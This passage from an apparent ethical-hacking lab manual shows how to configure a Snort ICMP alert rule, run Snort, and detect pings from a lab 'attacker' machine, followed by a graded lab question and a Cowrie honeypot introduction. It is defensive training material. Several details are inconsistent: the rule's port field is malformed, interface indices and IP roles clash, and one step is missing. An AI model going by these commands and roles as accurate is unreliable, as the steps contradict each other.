
79. Before running Snort, you need to enable detection rules in the Snort rules file. For this task, we have enabled the ICMP rule so that Snort can detect any host discovery ping probes directed at the system running Snort.

80. Navigate to **C:\Snort\rules** and open the **icmp-info.rules** file with **Notepad++**.

81. In line 21, type **alert icmp \$EXTERNAL_NET any -> \$HOME_NET 10.10.1.11 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135; reference:cve,1999-0265; classtype:bad-unknown; sid:472; rev:7;)** and save. Close the **Notepad++** window.

82. The IP address (10.10.1.11) mentioned in **\$HOME_NET** may vary when you perform this task.

83.




```
*C:\Snort\rules\icmp-info.rules - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
hosts fuzz.py findoff.py ovenwrite.py badchars.py jump.py shellcode.py snort.conf icmp-info.rules
1 # Copyright 2001-2019 Sourcefire, Inc. All Rights Reserved.
2 #
3 # This file contains (i) proprietary rules that were created, tested and certified by
4 # Sourcefire, Inc. (the "VRT Certified Rules") that are distributed under the VRT
5 # Certified Rules License Agreement (v 2.0), and (ii) rules that were created by
6 # Sourcefire and other third parties (the "GPL Rules") that are distributed under the
7 # GNU General Public License (GPL), v2.
8 #
9 # The VRT Certified Rules are owned by Sourcefire, Inc. The GPL Rules were created
10 # by Sourcefire and other third parties. The GPL Rules created by Sourcefire are
11 # owned by Sourcefire, Inc., and the GPL Rules not created by Sourcefire are owned by
12 # their respective creators. Please see http://www.snort.org/snort/snort-team/ for a
13 # list of third party owners and their respective copyrights.
14 #
15 # In order to determine what rules are VRT Certified Rules or GPL Rules, please refer
16 # to the VRT Certified Rules License Agreement (v2.0).
17 #
18 #-----
19 # ICMP-INFO RULES
20 #-----
21 alert icmp $EXTERNAL_NET any -> $HOME_NET 10.10.1.11 (msg:"ICMP-INFO PING"; icode:0; itype:8; reference:arachnids,135;
22
```

Normal text file length : 1,223 lines : 22 Ln:21 Col:53 Pos:1,092 Unix (LF) UTF-8 INS

10:47 PM 3/12/2024

84. Now right-click on the **Windows Start** icon and click **Run** from the menu.
85. In the **Run** window, type **cmd** in the **Open** field and press **Enter**: This will launch a command prompt window.
86. In the command prompt window, type **cd C:\Snort\bin** and press **Enter**.
87. Run command **snort -iX -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii** to start Snort (replace **X** with your device index number; in this task: **X** is 2).

88.



```
C:\Snort\bin>snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
```

89. If you receive a **fatal error**, you should first **verify** that you have typed all modifications correctly into the **snort.conf** file, and then search through the file for **entries** matching your fatal error message.
90. If you receive an error stating "**Could not create the registry key,**" then run the command prompt as **Administrator**.
91. Snort starts running in IDS mode. It first initializes output plug-ins, preprocessors, plug-ins, loads dynamic preprocessors libraries, rule chains of Snort, and then logs all signatures.
92. If you have entered all command information correctly, you receive a comment stating **Commencing packet processing (pid=xxxx)** (the value of xxxx may be any number; in this task, it is 2132), as shown in the screenshot.

93.

```
Administrator: Command Prompt - snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -K ascii
Patterns      : 19862
Match States   : 21068
Memory (MB)    : 277.12
Patterns      : 2.32
Match Lists    : 5.46
DFA
  1 byte states : 1.66
  2 byte states : 47.54
  4 byte states : 219.64
-----
[ Number of patterns truncated to 20 bytes: 1083 ]
pcap DAQ configured to passive.
The DAQ version does not support reload.
Acquiring network traffic from "\Device\NPF_{5A9B3588-F693-4023-B9B6-DCC29ADB1114}".
Decoding Ethernet

==== Initialization Complete ===-


,,-_ -*> Snort! <*-
o"_)~ Version 2.9.15-WIN64 GRE (Build 82)
... By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
Copyright (C) 2014-2022 Cisco and/or its affiliates. All rights reserved.
Copyright (C) 1998-2013 Sourcefire, Inc., et al.
Using PCRE version: 8.10 2010-06-25
Using ZLIB version: 1.2.11

Rules Engine: SF_SNORT_DETECTION_ENGINE Version 3.2 <Build 1>
Preprocessor Object: SF_SSLPP Version 1.1 <Build 4>
Preprocessor Object: SF_SSH Version 1.1 <Build 3>
Preprocessor Object: SF_SMTP Version 1.1 <Build 9>
Preprocessor Object: SF_SIP Version 1.1 <Build 1>
Preprocessor Object: SF_SDF Version 1.1 <Build 1>
Preprocessor Object: SF_REPUTATION Version 1.1 <Build 1>
Preprocessor Object: SF_POP Version 1.0 <Build 1>
Preprocessor Object: SF_MODBUS Version 1.1 <Build 1>
Preprocessor Object: SF_IMAP Version 1.0 <Build 1>
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Commencing packet processing (pid=2132)
```



94. After initializing interface and logged signatures, Snort starts and waits for an attack and triggers alerts when attacks occur on the machine.
95. Leave the Snort command prompt running.
96. Attack your own machine, and check whether Snort detects it or not.
97. Now, click on [Windows Server 2019](#) to switch to the **Windows Server 2019** machine (**Attacker Machine**).
Click [Ctrl+Alt+Delete](#) to activate the machine and login with **Administrator/Pa\$\$w0rd**.
98. Open the command prompt and issue the command **ping 10.10.1.11 -t** from the **Attacker Machine**
99. **10.10.1.11** is the IP address of the Windows11. This IP address may differ when you perform the task.

100.




```
Administrator: Command Prompt - ping 10.10.1.11 -t
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ping 10.10.1.11 -t

Pinging 10.10.1.11 with 32 bytes of data:
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
Reply from 10.10.1.11: bytes=32 time<1ms TTL=128
Reply from 10.10.1.11: bytes=32 time=1ms TTL=128
Reply from 10.10.1.11: bytes=32 time=2ms TTL=128
```

101. Click [Windows 11](#) to return to the **Windows 11** machine. Observe that Snort triggers an alarm, as shown in the screenshot:

102.



```
Administrator: Command Prompt - snort -i1 -A console -c C:\Snort\etc\snort.conf -l C:\Snort\log -Kascii
Preprocessor Object: SF_GTP Version 1.1 <Build 1>
Preprocessor Object: SF_FTPTELNET Version 1.2 <Build 13>
Preprocessor Object: SF_DNS Version 1.1 <Build 4>
Preprocessor Object: SF_DNP3 Version 1.1 <Build 1>
Preprocessor Object: SF_DCERPC2 Version 1.0 <Build 3>
Commencing packet processing (pid=2132)
03/12-22:58:40.886674 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:41.898290 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:42.912081 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:43.915598 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:44.918642 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:45.935950 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:46.943234 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:47.968549 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:48.973067 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:49.985462 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:50.997071 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:52.006096 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:53.020941 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:54.032603 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:55.049286 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:56.055036 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:57.070372 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
03/12-22:58:58.073774 [**] [1:472:7] ICMP-INFO PING [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} 10.1
0.1.19 -> 10.10.1.11
```

103. Press **Ctrl+C** to stop Snort; snort exits.

104. Go to the **C:\Snort\log\10.10.1.19** folder and open the **ICMP_ECHO.ids** file with **Notepad++**. You see that all the log entries are saved in the **ICMP_ECHO.ids** file.

105. The folder name **10.10.1.19** might vary when you perform the task, depending on the IP address of the **Windows 11** machine.

107. This means that whenever an attacker attempts to connect or communicate with the machine, Snort immediately triggers an alarm
 108. This will make you aware of the intrusion and can thus take certain security measures to disconnect the lines of communication with the attacker's machine.
 109. Close all open windows in the **Windows 11** and **Windows Server 2019** machines.

Question 12.1.1.1

Install Snort in the Windows Server 2019 machine. The necessary files are available at Z:\CEHv13\Module 12\Evading IDS, Firewalls, and Honeypots\Intrusion Detection Tools\Snort. Configure and initialize the Snort tool. Initialize the Snort interfaces and attack a target machine from the attacker machine (10.10.1.11) to check whether Snort detects it or not. Enter the Snort command to view the index number of the Ethernet driver.


Score

Task 2: Deploy Cowrie Honeypot to Detect Malicious Network Traffic

Cowrie serves as an SSH and Telnet honeypot, capable of capturing brute-force attacks and the actions taken by attackers within the shell. When operating in medium interaction mode, it replicates UNIX behavior using Python. In high interaction mode, acting as a proxy, it allows observation of attacker actions on another system via SSH and Telnet.

Here, we will use Cowrie honeypot to capture incoming malicious traffic from the attacker's machine (here, Parrot Security).

